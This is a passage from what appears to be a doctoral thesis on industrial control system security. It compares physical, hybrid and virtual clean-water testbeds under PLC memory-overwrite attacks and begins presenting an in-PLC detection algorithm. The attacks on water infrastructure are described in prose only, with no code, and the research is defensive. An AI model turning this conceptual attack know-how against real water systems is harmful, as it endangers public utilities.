


Figure 4.7 Water demand models

4.3.3 CWSS testbed scenarios

In this section, the normal operation of the implemented CWSS testbed is defined along with the proposed attack scenarios.

A. Normal operation.

In this research, an uninterrupted clean water supply system was modelled in the Festo MPS PA Compact Workstation Rig. In the CWSS testbed, it is assumed that the water has already passed a treatment process and it is ready to be distributed, to supply a town with clean water. The B101 tank contains the water that supplies the reservoir tank (B102) through the variable speed pump 101. The water demand from customers was modelled and implemented using the proportional valve of the Festo Rig. In normal operation, the water level in the reservoir tank (B102) needs to be maintained at a certain setpoint introduced by the operator. To achieve this, three different control techniques, explained in the previous section, such as PID, Cascade and Feedforward are implemented. Each control technique uses different types of sensors for its operation. For example, we can implement a PID-type controller using the ultrasonic level sensor or the pressure sensor located at the outlet of the reservoir tank. Therefore, our implementation uses different control techniques that will be used depending on the attack executed by the intruder. These three techniques will be used as a countermeasure to deal with cyberattacks on the CWSS as explained in Chapter 5.

B. Attack scenario.

Industrial control networks were isolated from the traditional computer networks or business networks by placing their components in an “air-gapped” environment. This means they were not reachable from external devices(Byres, 2004). With the development of technology and the introduction of industry 4.0, most of the companies seek to enable the connectivity between the physical processes and the Internet because it allows obtaining benefits such as: visibility, efficiency, real time and rapid decisions and better customer experience. However, connecting the traditional ICS to the Internet exposes the previously isolated environments to all sort of cyber threats (Rüßmann et al., 2015).

In our research, we assume that the attacker has gained access to the control network and can communicate with the SIMATIC S7-1500 PLC either as an insider threat (e.g. a past or present employee who uses current or past authorized access to the system to execute unauthorised actions or misuse) or external hacker (Stouffer et al., 2015). As an example of an insider attack, we can name Stuxnet (Langner, 2011) as a sophisticated malware for critical infrastructure that struck an Iranian nuclear facility in 2010 demonstrating that hackers managed to gain access to “air-gapped” computers after a well-planned attack (Chen & Abu-Nimeh, 2011). Although a wide range of attacks such as DOS or Main-In-The-Middle might be available for the attacker when he/she gain access to a control network. However, this research focus on the attacks to the input/output memory of the PLC described in Chapter 3 given that attacks mentioned above are widely studied in the existing literature related to the ICS cybersecurity.

4.4 Clean Water Supply System: A hybrid and virtual approaches

This section describes the design and implementation of a hybrid and virtual representation of the CWSS physical testbed with the aim of comparing the strengths and weaknesses of each implementation and justifying our approach on using a physical testbed for this research.

4.4.1 Virtual Clean Water Supply System testbed

The virtual plant developed for this research simulates the operation of the physical process implemented in the Festo rig. To achieve this, we use Simulink (Kollár et al., 1991a) which is a MATLAB graphical editor for modelling and simulating dynamic systems. Figure 4.8 shows the virtual representation of the Festo Rig, while Figure 4.9 shows its equivalent components in our physical testbed.




Figure 4.8 CWSS virtual process




Figure 4.9 Festo rig components

The virtual plant is composed of elements with the same characteristics and properties as the physical components. To achieve such similarity, we built the virtual sensors/actuators from the information obtained from the Festo Rig datasheet (FESTO, 2015). The virtual plant elements are described as follows.

- **Pipes.** The diameter of the pipes used in the virtual model is 18.621 mm.

- **Pressure vessel**. The pressure vessel acts as a normal pipe; however, its shape causes a small drop in the water pressure. We model this component as a sudden change in the pipeline. The diameter of both ends corresponds to the diameter of the pipe, which is 18.621m. The diameter at the centre of the pressure vessel is calculated using Eq 1. The volume (Vol) is obtained from the Festo rig datasheet, while *h* represents the height of the vessel.

$$d = \sqrt{\frac{Vol}{\pi h}} \qquad \text{(Eq. 1)}$$

- **Pump**. The virtual pump is composed of several components. A motor controller which supplies a voltage in the range of 0 to 24 volts, a DC Motor and a centrifuge pump.

- **Proportional valve.** The proportional valve simulates the water demand of a town. The virtual valve operates with the same water demand models implemented in the physical valve. It is implemented as a variable orifice valve. Its range of operation is determined during the experimentation phase.

- **Water tanks**. The water tanks have a variable cross-section area. The first step is to obtain the measurements of the physical tanks. Then, the virtual tanks are created from these measurements.

- **Flowmeters**. The physical flowmeters are represented as hydraulic flow rate sensors.

- **Ultrasonic sensor**. The ultrasonic sensor is not implemented in the virtual testbed. The virtual tanks provide its fluid level.

4.4.2 Hybrid Clean Water Supply System testbed

Figure 4.10 shows the CWSS hybrid testbed (CWSS-H) architecture. It adopts the three levels explained at the physical testbed, the main difference is that sensors/actuators that compose the Festo rig are simulated in MATLAB. Therefore, the virtual testbed is located at Level 0. The SIMATIC S7-1500 PLC receives information from the virtual sensors and commands the speed of the virtual pump through the Open Platform Communications (OPC) server. OPC is the interoperability standard for the secure and reliable exchange of data between industrial components. To allow such communication, it is required to disable the memory optimisation feature in the PLC. In addition, it is necessary to implement an OPC communication module in the virtual process in MATLAB. This module will allow sending the values of the virtual sensors to the PLC and at the same time it will receive the parameters that will be sent for the operation of the virtual actuators.

The main issue found here is that by disabling the memory optimisation intruders can access and manipulate those spaces of memory. This configuration makes the hybrid system more vulnerable compared to the physical system. Chapter 3 explained the importance of features like memory optimisation and how they prevent unauthorized memory access.




Figure 4.10 CWSS-H testbed architecture

A. OPC server and client

OPC is a software interface standard that allows communication between industrial equipment and computers(Vardar et al., 2018). The implementation of OPC specifications involves two parts: OPC Server application and OPC client application. The OPC server obtains information from PLC and sends it back to OPC client application using the standard OPC protocol. In our hybrid testbed, the OPC toolbox (MATLAB, 2020) in MATLAB sends the virtual tank level to the OPC server. This value is used in the physical PLC as the Process Variable (PV) for the PI controller that calculates the required speed of the virtual pump. The OPC server recovers this value and the water demand from the PLC working memory. These values are sent back to the OPC client in MATLAB. The communication between the PLC, OPC Server, and MATLAB is through the OPC protocol that runs over the TPC/IP network.

4.4.3 Virtual Clean Water Supply System testbed

The CWSS virtual testbed (CWSS-V) is entirely implemented in MATLAB. In comparison with the physical and hybrid testbeds, the virtual testbed is composed of two levels. Level 0 includes the virtual sensors/actuators while the PLC is replaced by the PI controller at Level 1. Figure 4.11 shows the virtual testbed. The virtual control process is the same used in the hybrid testbed. The input parameters are the speed of the pump, which is given by the PI controller. Another input is the water demand, which is generated by a tool called: Signal Builder. The PI controller uses the same values of proportional and integral used in the physical PLC, while the signal builder replicates the water demand model used in the previous testbeds CWSS-P and CWSS-H.




Figure 4.11 CWSS-V testbed

The virtual representation of this testbed shown in Figure 4.11, was derived using MATLAB tools in the form of a Transfer Function (TF). This was achieved by interfacing MATLAB to the testbed using an OPC server to stimulate the real test rig via the pump and observe its response. From evaluating these responses, MATLAB can estimate the system behaviour in terms of a mathematical representation of the system dynamics in the frequency domain defined using the Laplace operator. This operator is given by the divergence of the gradient of a function on Euclidian space (Kollár et al., 1991b). The TF defines the relationship between the system output (tank level) in response to the input stimuli (pump speed command) i.e. open loop. The TF models all the physical system components mathematically. The derived transfer function of our system is a sixth-order polynomial as shown in Eq 2.

$$\frac{2.603e^{13}}{s^6 + 5.397e^{05}s^6 + 4.468e^{10}s^4 + 7.113e^{13}s^3 + 1.608e^{16}s^2 + 1.184e^{16}s + 1.436e^{13}} \qquad \text{(Eq. 2)}$$

We can simulate the closed-loop response by adding a mathematical model of a Proportional Integral (PI) controller as shown in Figure 4.12 This allows us to evaluate the closed-loop response of the system.



Plant
Setpoint
+
-
PI
2.603e 13
s6 + 5.397e5 s6 +4.468e10 s4 + 7.113e13 s3 + 1.608e16 s2 + 1.184e16 s + 1.436e13

Figure 4.12 CWSS transfer function

4.4.4 Evaluation of the testbeds during normal and under attack scenarios

This section shows the evaluation of our three testbeds (CWSS-P, CWSS-H, and CWSS-V) from the cyber-security perspective.

A. Attack scenarios

The evaluation of the physical and hybrid testbeds against cyber threats is performed by assuming that an attacker has access to the control network. In this scenario, the attacker has gained access at Level 1 of the ICS architecture. The attacker crafts ISO 8073/X.224 COTP packets and sends over the TCP/IP network aiming to overwrite fixed spaces of memory in the PLC. These novel attacks are fully explained in Chapter 3. The attacks used to evaluate the physical and hybrid testbeds are performed against the input and working memory of the PLC. The values modified belong to the ultrasonic sensor at the input memory and setpoint at the working memory. Those attacks cannot be executed on the virtual testbed given that it does not have a physical PLC, however, for evaluation purposes, we mimic those attacks by tampering the values of feedback of the PI controller in the virtual testbed. This clearly points out one of the limitations of virtual testbeds.

B. Physical and hybrid testbeds

The CWSS-P and CWSS-H testbeds are executed at the same time aiming to compare their performance during normal operation and under attack scenarios. It should be noted that the following limitations are found in this scenario. During normal operation, the CWSS-P receives inputs from the sensors / actuators that compose the Festo rig. The CWSS-H receives the inputs from the virtual sensors that are implemented in MATLAB. It should be noted that virtual sensors are modelled after their physical counterpart found on the Festo platform. Under attack conditions, the intruder modifies the input memory of the PLC addressed to the sensors of the Festo rig. Therefore, the control inputs of the CWSS-P testbed are modified. On the other hand, the control inputs of the CWSS-H testbed are not modified since they are virtual, however, the attacker can modify the input of the actuators by changing the working memory of the PLC that calculates such values.

Figure 4.13 shows the monitoring of the process variable (setpoint) of CWSS-P and CWSS-H testbeds during both operations. The grey area in Figure 4.13 shows the normal operation of CWSS-P and CWSS-H testbeds. The setpoint of the virtual and physical tank in both testbeds remains steady during normal conditions. This demonstrates that the virtual model of the Festo Rig performs in a similar way to the physical rig during normal operation. Furthermore, Figure 4.13 shows the behaviour of the testbeds when two attacks were executed against the input memory and working memory of the PLC. Attack 1 represents a sudden change in the working memory addressed to the setpoint. When the setpoint changes both testbeds have almost the same response. The main difference between them is positive and negative overshoot. This can be attributed to the hybrid testbed being mathematically built in MATLAB, while the physical components of the CWSS-P have dynamics that cannot be readily simulated. After the execution of Attack 1, the system returns to the initial setpoint. This change is shown in Figure 4.13 with the label Back N.O.




Figure 4.13 CWSS-P and CWSS-H during normal operation and attack conditions

Attack 2 shown in Figure 4.13, denotes the attack executed against the space of memory addressed to the input memory of the PLC. The attacker modifies the values of the physical sensors and the values received by the virtual actuators, as a result, the water level in the physical and virtual tanks changes. During the execution of this attack, the behaviour of the CWSS-P and CWSS-H testbeds differs. The reason for this behaviour difference is because the CWSS-H testbed does not take the controller values directly from the PLC, instead it retrieves it from the OPC server. This adds a small delay in the control process that is not significant for its operation, but it represents a serious threat when the process is under attack because sensitive values such as the tank level can be modified. As shown in Figure 4.13, the execution of attack 2 on the CWSS-H testbed results in an overflow or emptying of the virtual tank 102. Attack2 executed on the CWSS-P testbed produces an increase/decrease of the water level at the physical tank 102. Although the attack does not show the same behaviour as the one shown in CWSS-H, this can affect other components of the CWSS-P testbed such as the pump. The attacker could drive the pump at a very low speed causing overheat.

C. Virtual testbeds

The grey area shown in Figure 4.14 represents the normal operation of the CWSS-V while the arrows point to the two attacks executed against the setpoint during the operation of the system. On the same Figure, the red dotted line represents the water level at the virtual reservoir tank and the blue line denotes the output of the PI controller, from which is derived the input voltage that regulates the pump speed. The first attack executed increases the setpoint by 2 litres, which also produces a sudden increase in the output of the PI controller as it can be seen in Figure 4.14. This is because the controller detects a mismatch between the current water level and the new value entered by the attacker in the system. As a result, the PI controller increases its output, which represents the pump speed, until it reaches the new setpoint.

In the second attack, in Figure 4.14, the intruder decreases the setpoint by 6 litres. The controller output is reduced to 0 because the current water level exceeds the setpoint set by the attacker. As a result, the pump stops its operation until the new setpoint is reached.




Figure 4.14 CWSS virtual plant normal operation

The time it takes to arrive at this new setpoint depends on the demand for water at that time. At the end, the system returns to its normal setpoint. Figure 4.15 shows a closed-loop control system composed of the transfer function that represents the CWSS virtual process and a PI controller. The dotted line represents the setpoint, while the continuous line represents the output of the PI controller. The grey area represents the normal operation of the system. The operation of the system is completely linear. This is a result of the fact that the closed-loop control system only takes an input parameter, which is the output of the PI controller. Parameters such as water demand are ignored in this simulation.

As can be seen in Figure 4.15, the controller's output does not change during normal system operation. It only changes when the attacks are executed. In Attack 1, the intruder increases the setpoint, which produces an immediate change in the output of the PI controller until the new setpoint is reached. The intruder decreases the setpoint of the system in attack 2. The output of the PI controller is reduced to 0 until the new setpoint is established. The discharge of the tank is linear due to the fact this simulation does not implement water demand models.




Figure 4.15 CWSS transfer function

4.5 Discussion

In this section, the research questions raised at the beginning of this Chapter are addressed as follows.

Research Question 1. How does a hybrid and virtual implementation of a clean water supply system differ during normal operation and under attack scenarios in comparison with the physical model of such system?

According to the results obtained from the experimentation described in this chapter, the CWSS-H testbed has the same performance as the CWSS-P testbed under normal conditions and when the first attack to the setpoint is executed. However, in the second attack, when the intruder modifies the input memory of the PLC, the behaviour of the CWSS-H testbed differs from the CWSS-P testbed. The delay that the OPC server adds to the CWSS-H testbed allows the attacker to take full control of the values provided by the PLC to the virtual system in MATLAB. Furthermore, the lack of physical components in the virtual testbed such as the PLC does not allow to run it along with the physical testbed. Furthermore, the virtual testbed is limited to one simulated attack which is a change of setpoint. The results obtained from the experimentation phase show that the hybrid testbed shows a similar operation to the physical testbed. The CWSS-V testbed can provide insights about the operation of the system under normal conditions, but under attack, the results are uncertain and limited given that the implementation of novel attacks is almost impossible. For example, the attacks on the PLC memory, cannot be executed in a virtual environment.

Research Question 2. Can we rely on mechanisms of anomaly detection on ICS which are developed and tested on virtual platforms?

The cyber-attack detection mechanisms in ICS require a comprehensive understanding of the system operation. Achieving this knowledge through the information obtained from virtual simulation environments is complex and often impossible. The physical dynamics of the components such as sensors and actuators cannot be readily simulated in a virtual environment. Therefore, it is unrealistic and rather unsafe to rely on detection mechanisms created in virtual environments. According to the results obtained during the experimentation phase, the physical environments allow us to visualise the behaviour of cyber-attacks in a real ICS with the aim of providing an accurate and efficient mechanism of cyber-attack detection.

4.6 Conclusions

This chapter shows in detail the implementation of the testbed that will be used during this research. Initially, the standard version of the FESTO MPA Workstation rig was used to implement a clean water distribution process, however, the first version implemented was basic and unrealistic. For this reason, the rig is modified in order to make the process more realistic. The modification includes adding more sensors, which allow to implement more control techniques such as Cascade and Feedforward.

Further, the physical, hybrid and virtual testbed operation are assessed in this Chapter from a cybersecurity perspective. As shown in the results section, under normal operation the physical and hybrid testbed show similar behaviour, however, they differ under attack. Moreover, the virtual testbed shows limitations when implementing the attack scenarios. It makes it difficult to replicate the attack to the input memory of the PLC, although, it is feasible to modify the setpoint. The mathematical equation obtained from the physical system serves only to show a representation of the control process, however, it can be argued whether a security system such as an IDS can be built based on that mathematical equation.

The cyber-attack detection mechanisms in ICS require an understanding of the operation of the system. Achieving that understanding through the information obtained from virtual simulation environments is complex and often impossible. The physical dynamics of the components such as actuators and sensors cannot be readily simulated in a virtual environment. Therefore, we wonder if it is possible to rely on detection mechanisms created in virtual environments. According to the results obtained during the experimentation phase, the physical environments allow us to visualize the behaviour of cyber-attacks with the objective of constructing an accurate and efficient mechanism of cyber-attack detection. This fully justifies our approach regarding of utilising a physical testbed in this research.

Chapter 5: PLC memory attack detection and response using an embedded PLC code

5.1 Introduction

This chapter proposes a novel mechanism of cyber-attack detection and mitigation for attacks focusing on the input memory of Programming Logic Controllers (PLCs). This mechanism runs as part of the PLC scan cycle and it does not require an additional module nor an equipment. To help investigate this concept, the physical Clean Water Supply System testbed, proposed and described in Chapter 4, is used along with the set of attacks to the PLC memory explained in Chapter 3. The cyber-attack detection mechanism monitors unexpected changes in the readings received from the sensors, written to the input memory, and in the values written to the output memory. This process is repeated on each scan of the PLC. The mechanism of response involves three different techniques: optimised datablocks, switching between control strategies and obtaining the sensor readings directly from its analogue channel. The results provided at the end of this chapter, which demonstrate the feasibility of the proposed approach along with the effectiveness of each response mechanism, were published in the International Journal of Critical Infrastructure Protection.

5.2 Research questions


The experiments described in this chapter aim to tackle a cyber-security issue which can be found in control systems regarding PLC vulnerability from memory attacks. The following research questions are identified, which are aimed to be responded through the conducted experiments:

- **Research Question 1:** How do PLC memory attacks affect its process control operation?
- **Research Question 2:** Is it possible to minimise the impact of cyber-attacks on the control systems using control methods?

- **Research Question 3:** What countermeasures could be taken into consideration to continue the control system's current operation when a cyber-attack is detected?

5.3 Memory attack detection and response techniques

The literature review that we discussed in Chapter 2 shows that most of the research focuses on detecting the attacks at the TCP/IP level in the control network, as shown in the research conducted by (Ahmed & Mathur, 2017; Kang et al., 2016). In this chapter, a novel technique is presented for attack detection and response for the input memory of the PLC. This technique is coded inside the PLC and it does not require an additional module nor an equipment. For testing purposes, the attacks described in detail in Chapter 3 will be executed against the CWSS physical testbed implemented on the Festo rig. Image 5.1 will be used as a reference for the rest of this chapter. This image shows the diagram of the Festo rig and the control techniques implemented in the PLC used in our research.



Control Technique	Sensors Involved
PID	Ultrasonic Sensor Pressure Out
Cascade	Ultrasonic Sensor Flowmeter In
	Pressure Out Flowmeter In
FeedForward	Flowmeter In Flowmeter Out

Figure 5.1 Festo rig and control techniques implemented in the PLC

5.3.1 Embedded PLC algorithm for memory attack detection

In our scenario, the aim of the attacker is to overwrite the spaces of the memory of the PLC addressed to its Inputs. The PLC updates its memory each cycle, which is usually measured in milliseconds. Thus, the attacker has to be fast enough to keep the wrong value in the input memory for the majority of time. According to the data obtained from the experimentation phase conducted in the CWSS physical testbed, the attacker is able to overwrite the PLC memory addressed to the Inputs with 67% of the time with the wrong values during one second, which represents 670 values out of 1,000. In normal scenarios, the PLC should not expect considerable changes between the previous and current reading. For instance, in our scenario we cannot expect the water level in a tank to drop a litre in less than a second. Bearing that in mind, we design and implement in the PLC an input/output memory monitoring as part of its code. Figure 5.2 shows the flowchart for our implementation. Table 5.1 presents a description of the variables represented in Figure 5.2. The flowchart is described as follows.




Figure 5.2 PLC input memory attack detection

Table 5.1 Variables description

Variable	Description
Dif	Contains the difference between the current and previous sensor reading.
Timer_1	How long the alarm has been triggered
Counter_1	Number of times the variable Dif has been greater than the established reading threshold
Alarm_ON	This variable is set to ON when an attack on the control process has been detected.
Reading_Threshold	The maximum difference allowed between the current and previous reading.
Time_Threshold	When the attack stops, how much time has to pass to turn off the alarm.
Max_Allowed	The number of wrong readings before turning on the alarm.

This algorithm starts by taking the readings from the inputs addressed to each sensor connected to the PLC. The variable Dif stores the subtraction of the previous and current sensor reading. For instance, for the ultrasonic sensor, the maximum sudden change expected in the water level is given by subtracting the value of the maximum flow when the pump is working at 100% of its capacity minus the flow with the lowest water demand.

$$Reading_{Threshold} = MaxFlowIn - MinFlowOut$$

When the Dif variable is greater than the expected value, the Timer_1 variable is reset and it is verified whether the alarm has been turned on. If not, Counter_1 variable is increased, which keeps a record of the number of times the difference between the previous and current sensor reading has been greater than the expected value. When the Counter_1 variable is greater than the maximum allowed value, it turns on an alarm indicating that the space of memory addressed to that sensor is under attack. It should be noted that during the experimentation phase it was realised that the external factors such as humidity, affected some of the readings obtained from the sensors as a result it might produce a false positive alarm.

In addition, the water turbulence affected the readings of the ultrasonic sensor from time to time. For this reason, this was taken into consideration when each threshold value was calculated. The main purpose is to reduce the number of generated false/positive alarms. It also taken into consideration the scenario when the intruder stops the attack. Hence, when the Dif variable is less than the

Reading_Threshold variable, it is compared whether the variable counter is greater than zero. If so, the Timer_1 variable start increasing. If the variable is greater than the Time_Threshold variable, it means that the attack stopped. Finally, the two alarms represented with Counter_1 and Timer_1 variables are reset.

5.3.2 Attack response

Related research on ICS focuses on Cyber-Attacks detection was presented and explained in Chapter 2. The authors (Adepu & Mathur, 2017; Mathur & Tippenhauer, 2016) provided a mechanism of attack detection on their research, however, only a few approaches provide a mechanism of response to intrusions, such as the work presented by (Cárdenas et al., 2011). One of the main reasons might be that critical infrastructures are composed of complex and expensive equipment. In most of the cases, replicating such systems for testing purposes is not feasible.

